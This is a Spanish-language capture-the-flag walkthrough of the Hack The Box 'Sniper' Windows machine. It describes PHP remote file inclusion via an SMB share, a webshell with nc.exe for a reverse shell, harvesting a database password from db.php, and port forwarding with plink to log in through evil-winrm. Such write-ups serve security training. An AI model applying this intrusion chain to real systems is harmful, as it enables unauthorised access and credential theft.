
Sniper


HTB MÁQUINA SNIPER

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de nivel medio.




- User:


lo primero que realizamos en un escaneo de los puertos donde nos damos cuenta que el puerto 80 se encuentra abierto con un servicio http



Sniper


Como lo vimos en el escaneo encontramos una página web, así que vamos a seguir con un escaneo de directorios, para esto vamos a hacer uso de la herramienta dirbuster.






No encontramos con varios directorios, entre ellos uno llamado /blog/ así que vamos a ver que nos encontramos.

nos encontramos dentro de /blog/ que está haciendo una llamada a un archivo .php para realizar el cambio de lenguaje, investigando un poco y aprovechando las pistas del foro, vemos que podemos aprovecharnos con un ataque Inclusión de ficheros remotos (RFI Remote File Inclusion)




Nos encontramos con una página (http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html) que nos da un paso a paso para realizar la configuración y explotación de esta vulnerabilidad aludiendo la restricción de inclusión remota de URL

Así que realizamos esta configuración dentro de smb.conf según el paso a paso que vemos en la página




Sniper


Dentro de este directorio vamos a guardar los archivos que necesitemos para la explotación, en este caso vamos a hacer uso de webshell.php



Lo primero que realizamos, fue crear un directorio y dentro de este subir el binario nc.exe

Que nos permitirá crear una conexión desde nuestra máquina.





Sniper

```
C:\>cd users
cd users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users

04/11/2019  06:04 AM    <DIR>          .
04/11/2019  06:04 AM    <DIR>          ..
04/09/2019  05:47 AM    <DIR>          Administrator
04/11/2019  06:04 AM    <DIR>          Chris
04/09/2019  05:47 AM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  17,954,484,224 bytes free

C:\Users>
 0  5h 17m  1 chrome  2 nc
```

Una vez estando dentro, enumeramos un poco el sistema observando que hay un usuario llamado Chris

Además, encontramos un archivo llamado db.php en el cual encontramos algo que al parecer es una password

```
C:\inetpub\wwwroot\user>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\inetpub\wwwroot\user

10/01/2019  07:44 AM    <DIR>          .
10/01/2019  07:44 AM    <DIR>          ..
04/11/2019  04:15 PM               108 auth.php
04/11/2019  04:52 AM    <DIR>          css
04/11/2019  09:51 AM               337 db.php
04/11/2019  04:23 AM    <DIR>          fonts
04/11/2019  04:23 AM    <DIR>          images
04/11/2019  05:18 AM             4,639 index.php
04/11/2019  04:23 AM    <DIR>          js
04/11/2019  05:10 AM             6,463 login.php
04/08/2019  10:04 PM               148 logout.php
10/01/2019  07:42 AM             7,192 registration.php
08/14/2019  09:35 PM             7,004 registration_old123123123847.php
04/11/2019  04:23 AM    <DIR>          vendor
               7 File(s)         25,891 bytes
               7 Dir(s)  17,988,603,904 bytes free

C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>

C:\inetpub\wwwroot\user>
 0  5h 19m  1 chrome  2 nc
```


```
C:\anguss>Netstat -aon
Netstat -aon

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3940
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:33060          0.0.0.0:0              LISTENING       3940
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1084
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1400
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2652
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       652
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       632
```


Por otro lado, vemos los puertos que están corriendo y nos damos cuenta que el puerto 5985 está corriendo de forma interna, así que vamos a buscar la forma de hacer un ataque port forwarding

Nos encontramos en (https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/) página que hemos utilizado antes, que podemos hacer uso del binario plink.exe para crear este puente, así que nos cargamos este binario a la máquina victima



Una vez subido el binario, levantamos el servicio ssh en nuestra máquina y corremos en binario con nuestro user y la password que tengamos, encaminando el ataque al puerto deseado.


Iniciamos sesión por medio de evil-winrm aprovechando el puente que realizamos, con las credenciales que hemos obtenido




Y de esta manera obtenemos nuestra primer flag.

- ***Escalada de Privilegios:***

